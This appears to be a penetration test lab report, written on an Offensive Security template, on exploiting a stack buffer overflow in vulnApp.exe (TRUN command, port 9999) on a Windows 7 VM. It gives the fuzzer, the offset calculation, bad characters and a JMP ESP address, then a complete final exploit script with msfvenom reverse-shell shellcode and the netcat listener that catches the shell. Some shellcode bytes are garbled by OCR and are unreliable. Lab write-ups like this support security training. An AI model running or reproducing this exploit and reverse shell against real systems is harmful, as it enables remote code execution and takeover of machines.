



# OFFENSIVE SECURITY

## Penetration Test Report

v.2.0



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

**Task 1- Buffer Overflow**



## 1.1 Introduction

This task exploits a vulnerable application using a stack-based buffer overflow attack on a Windows 7 virtual machine.

The attack not only causes the application to crash, but to also progress further by gaining control of program execution and achieving arbitrary code execution.

## 1.2 Objective

The objective of this task was to exploit a stack-based buffer overflow vulnerability in vulnApp.exe by sending crafted network input to the service listening on port 9999. The purpose of the attack was to demonstrate control over the Instruction Pointer (EIP), redirect execution flow, and execute custom shellcode to obtain a reverse shell on the attacking machine.

## 2.0 Methodology

### 2.1 Information Gathering

Windows 7 virtual machine IP address: 192.168.128.7

The vulnerable application vulnApp.exe was launched and confirmed to be listening on TCP port 9999. Connectivity was verified from the Kali Linux attacker machine using Netcat.

### 2.2 Vulnerability Discovery

Figure 1: The Python script exploit.py (fuzzer.py) was then used to send large payloads to the vulnerable application.




The screenshot shows a terminal window titled "exploit.py - Mousepad". The code in the window is:

```
#!/usr/bin/python
import socket
import os
import sys
host="192.168.128.7"
port=9999
buffer = "TRUN ../../A" * 1050
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

The terminal prompt shows the command: \$(faylino㉿kali)-[~]\$ python3 exploit.py

Figure 2: Application Vulnapp.exe crash after large payload



This behavior indicated that the application had failed to validate the input length before copying user-supplied data into a fixed-size stack buffer.

### 2.3 Determining Offset

To accurately control execution, a cyclic pattern was generated and sent to the application.



Figure 3: Generating pattern:


```
[faylino㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9Am0Am1Am2Am3Am4Am5Am6Am7A
Ap4Ap5Ap6Ap7Ap8Aq0Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0
Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
3Bh4Bh5Bh6Bh7Bh8Bh9Bh0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9B0B0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw
7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B
z3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8
```

Figure 4: Updating exploit.py script with the pattern:

```
Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct
Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw
Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz
Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc
Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df
Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl
Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl
Dl8DL9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9D0D0D1D02D03D04D05D06D07D0
Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dl
Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Du
Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
10
11 buffer = b"TRUN ../../" + pattern.encode()
12
13 expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 expl.connect((host, port))
15 expl.send(buffer.encode())
16 expl.close()
```

After the crash, the EIP register contained a unique pattern value, which was used to calculate the exact offset to EIP.

Figure 5: EIP showing pattern value (386F4337):



Using the pattern offset tool and the EIP value, the exact offset for the EIP was calculated as 2003 bytes. This meant that 2003 bytes of input would be needed to overwrite the Instruction Pointer.

Figure 6: Pattern offset tool:


```
(faylino㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -
q 386F4337
[*] Exact match at offset 2003
```

To confirm control, the payload script was updated to account for the offset and then followed by "BBBB".

Figure 7: EIP = 42424242

```
10
11 buffer = b"TRUN /.:/"
12 + b"AAAAA" * 2003 + b"BBBB"
```

Figure 8: Upon execution, EIP was overwritten with 42424242, confirming full control of the Instruction Pointer.



## 2.4 Identifying Bad Characters

A bad character test was performed to determine which byte values could cause any corruption or any truncation. Memory inspection in Immunity Debugger revealed that the characters \x0a, \x00, and \x0d were not processed correctly, as they interfered with the application's line-based input handling.



Figure 9: Memory dump showing truncation at 0x0d 0x0a

Address	Hex	Dump	ASCII	
0120F9E0	01 02 03 04 05 06 07 08	01 02 03 04 05 06 07 08	01 02 03 04 05 06 07 08	0120F9E
0120F9E8	09 0A 0B 0C 0D 0E 0F 10	09 0A 0B 0C 0D 0E 0F 10	09 0A 0B 0C 0D 0E 0F 10	0120F9E
0120F9F0	0D 0A 00 00 00 00 00 00	0D 0A 00 00 00 00 00 00	0D 0A 00 00 00 00 00 00	0120F9F
0120F9F8	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	0120F9F
0120FA00	6A 03 00 00 42 00 00 00	6A 03 00 00 42 00 00 00	j♥.B..	0120FA0
0120FA08	90 29 56 00 00 00 54 00	90 29 56 00 00 00 54 00	90 29 56 00 00 00 54 00	0120FA0
0120FA10	D8 2D 56 00 78 32 2D 00	D8 2D 56 00 78 32 2D 00	+U.x2-	0120FA1
0120FA18	00 00 00 00 D3 5D 28 77	00 00 00 00 D3 5D 28 77	-----]vw	0120FA1
0120FA20	00 00 00 42 00 00 00 00	00 00 00 42 00 00 00 00	G..	0120FA2

## 2.5 Locating a JMP ESP Instruction

A suitable JMP ESP instruction was located within essfunc.dll using “!mona modules”. The selected address (0x625011AF) was confirmed to reside in a module without ASLR, SafeSEH, or rebasing protections.

Figure 10: !mona jmp -r esp output

```
[+] Results :
625011AF : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011BB : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011C7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011D3 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011DF : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011EB : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
625011F7 : jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, V-
62501203 : jmp esp | asciil (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
62501205 : jmp esp | asciil (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0BADF000
0BADF000
      Found a total of 9 pointers
[+] This mona.py action took 0:00:05.328000
```

!mona jmp -r esp

This address was inserted into the exploit script in reverse byte order as the hexadecimal sequence `\xafl\x11\x50\x62`.



## 2.6 Shellcode Execution and Exploitation

The shellcode was then generated using msfvenom to create a reverse TCP shell payload, excluding the identified bad characters.

Figure 11, msfvenom to create a reverse TCP shell payload:

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.128.2 LPORT=4444 -b "\x00\x0a\x0d" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xba\xb5\xbc\x27\xb0\xda\xda\xd9\x74\x24\xf4\x5f"
buf += b"\x29\xc9\xb1\x52\x31\x57\x12\x83\xc7\x04\x03\xe2"
buf += b"\xb2\xc5\x45\xf0\x23\x8b\xa6\x08\xb4\xec\x2f\xed"
buf += b"\x85\x2c\x4b\x66\xb5\x9c\x1f\x2a\x3a\x56\x4d\xde"
buf += b"\xc9\x1a\x5a\xd1\x7a\x90\xbc\xdc\x7b\x89\xfd\x7f"
buf += b"\xf8\xd0\xd1\x5f\xc1\x1a\x24\x9e\x06\x46\xc5\xf2"
buf += b"\xdf\x0c\x78\xe2\x54\x58\x41\x89\x27\x4c\xc1\x6e"
buf += b"\xff\x6f\xe0\x21\x8b\x29\x22\xc0\x58\x42\x6b\xda"
buf += b"\xbd\x6f\x25\x51\x75\x1b\xb4\xb3\x47\xe4\x1b\xfa"
buf += b"\x67\x17\x65\x3b\x4f\xc8\x10\x35\xb3\x75\x23\x82"
buf += b"\xc9\xa1\xa6\x10\x69\x21\x10\xfc\x8b\xe6\xc7\x77"
buf += b"\x87\x43\x83\xdf\x84\x52\x40\x54\xb0\xdf\x67\xba"
buf += b"\x30\x9b\x43\x1e\x18\x7f\xed\x07\xc4\x2e\x12\x57"
buf += b"\xa7\x8f\xb6\x1c\x4a\xdb\xca\x7f\x03\x28\xe7\x7f"
buf += b"\xd3\x26\x70\x0c\xe1\xe9\x2a\x9a\x49\x61\xf5\x5d"
```



Figure 12, the final script:

```
1 #!/usr/bin/python
2 import socket
3 import os
4 import sys
5
6 host="192.168.128.7"
7 port=9999
8 offset = 2003
9 jmp_esp = b"\xaf\x11\x50\x62"
10 nop_sled = b"\x90"*16
11 buf = b""
12 buf += b"\xba\xdc\x94\x63\x35\xd9\xf6\xd9\x74\x24\xf4\x58"
13 buf += b"\x2b\xc9\xb1\x52\x83\xc0\x04\x31\x50\x0e\x03\x8c"
14 buf += b"\x9a\x81\xc0\xd0\x4b\xc7\x2b\x28\x8c\xa8\x2\xcd"
15 buf += b"\xbd\xe8\xd1\x86\xee\xd8\x92\xca\x02\x92\xf7\xfe"
16 buf += b"\x91\xd6\xdf\xf1\x12\x5c\x06\x3c\x2\xcd\x7a\x5f"
17 buf += b"\x20\x0c\xaf\xbf\x19\xdf\xa2\xbe\x5e\x02\x4e\x92"
18 buf += b"\x37\x48\xfd\x02\x33\x04\x3e\x9\x0f\x88\x46\x4e"
19 buf += b"\xc7\xab\x67\xc1\x53\xf2\x2\x7\xe0\xb0\x8e\x1\xfa"
20 buf += b"\xd5\xab\xb8\x71\x2d\x47\x3b\x53\x7f\xab\x90\x9a"
21 buf += b"\x4f\x5b\xe8\xdb\x68\x84\x9f\x15\x8b\x39\x98\xe2"
22 buf += b"\xf1\xe5\x2d\xf0\x52\x6d\x95\xdc\x63\x2\x40\x97"
23 buf += b"\x68\x0f\x06\xff\x6c\x8e\xcb\x74\x88\x1b\xea\x5a"
24 buf += b"\x18\x5f\xc9\x7e\x40\x3b\x70\x27\x2c\xea\x8d\x37"
25 buf += b"\x8f\x53\x28\x3c\x22\x87\x41\x1f\x2b\x64\x68\x9f"
26 buf += b"\xab\xe2\xfb\xec\x99\xad\x57\x7a\x92\x26\x7e\x7d"
27 buf += b"\xd5\x1c\xc6\x11\x28\x9f\x37\x38\xef\xcb\x67\x52"
28 buf += b"\xc6\x73\xec\x2\xe7\x2\x1\x3\xf2\x47\x1\x04\x2"
29 buf += b"\x27\xca\xec\x8\x7\x35\x0c\xd3\x6d\x5e\x7\x2e"
30 buf += b"\xe6\x2\x90\xb0\xf4\x49\xe3\xb0\xe9\xd5\x6a\x56"
31 buf += b"\x63\xf6\x3a\xc1\x1c\x6f\x67\x99\xbd\x70\xbd\xe4"
32 buf += b"\xfe\xfb\x32\x19\xb0\x0b\x3e\x09\x25\xfc\x75\x73"
33 buf += b"\xe0\x03\x0a\x1b\x6e\x91\x2f\xdb\xf9\x8a\x7\x8c"
34 buf += b"\xae\x7d\xfe\x58\x43\x27\x2\x7\xe\x9\xb1\x93\x3a"
35 buf += b"\x45\x02\x1d\xc3\x08\x3e\x39\xd3\xd4\xbf\x05\x87"
36 buf += b"\x88\xe9\xd3\x71\x6f\x40\x92\x2b\x39\x3f\x7c\xbb"
37 buf += b"\xbc\x73\xfb\xbd\xc0\x59\x49\x21\x70\x34\x0c\x5e"
38 buf += b"\xbd\xd0\x98\x27\x2\x3\x40\x66\xf2\x67\x70\x2d\x5e"
39 buf += b"\xc1\x19\xe8\x0b\x53\x44\x0b\xe6\x90\x71\x88\x02"
40 buf += b"\x69\x86\x90\x67\x6c\xc2\x16\x94\x1c\x5b\xf3\x9a"
41 buf += b"\xb3\x5c\xd6"
42 buffer = b"A"*offset + jmp_esp + b"\x90"*16 + buf
43 print ("[+] sending payload")
44 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45 s.connect((host, port))
46 s.send(b"TRUN /.:/ " + buffer + b"\r\n")
47 s.close()
48 print ("[+] done")
49
```



Figure 13, a netcat listener was then started on the Kali Linux machine:

```
[faylino㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

Upon execution of the final exploit, the shellcode executed successfully and established a reverse connection back to the attacker system.

Figure 14, Netcat listener receiving connection:

```
[faylino㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.128.2] from (UNKNOWN) [192.168.128.7] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lab\Desktop\Toolbox\vulnApp>
```

Figure 15, whoami command output:

```
faylino@kali: ~
Session Actions Edit View Help
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Lab\Desktop\Toolbox\vulnApp>whoami
whoami
win-fl55oscssna\lab

C:\Users\Lab\Desktop\Toolbox\vulnApp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : fdff:8d32:815a:787e:181f:9924:fa65:a7a9
Temporary IPv6 Address. . . . . : fdff:8d32:815a:787e:b9ae:ef7e:275b:7a99
Link-local IPv6 Address . . . . . : fe80::181f:9924:fa65:a7a9%17
IPv4 Address. . . . . . . . . : 192.168.128.7
Subnet Mask . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : [REDACTED]

Tunnel adapter Local Area Connection* 12:

Media State . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . . :
```



### 3.0 Impact and Severity

This vulnerability is classified as **Critical**. The ability to overwrite EIP and execute arbitrary shellcode allows an attacker to gain full remote code execution on the target system. In a real-world scenario, this could lead to complete system compromise, data exfiltration, lateral movement, or privilege escalation.

### 4.0 Recommendations

To mitigate this vulnerability, developers should implement strict input validation and enforce proper bounds checking on all user-supplied data. Unsafe memory functions should be replaced with secure alternatives, and modern exploit mitigation techniques such as ASLR and DEP should be enabled where possible. Regular code reviews and penetration testing should also be conducted to identify similar vulnerabilities before deployment.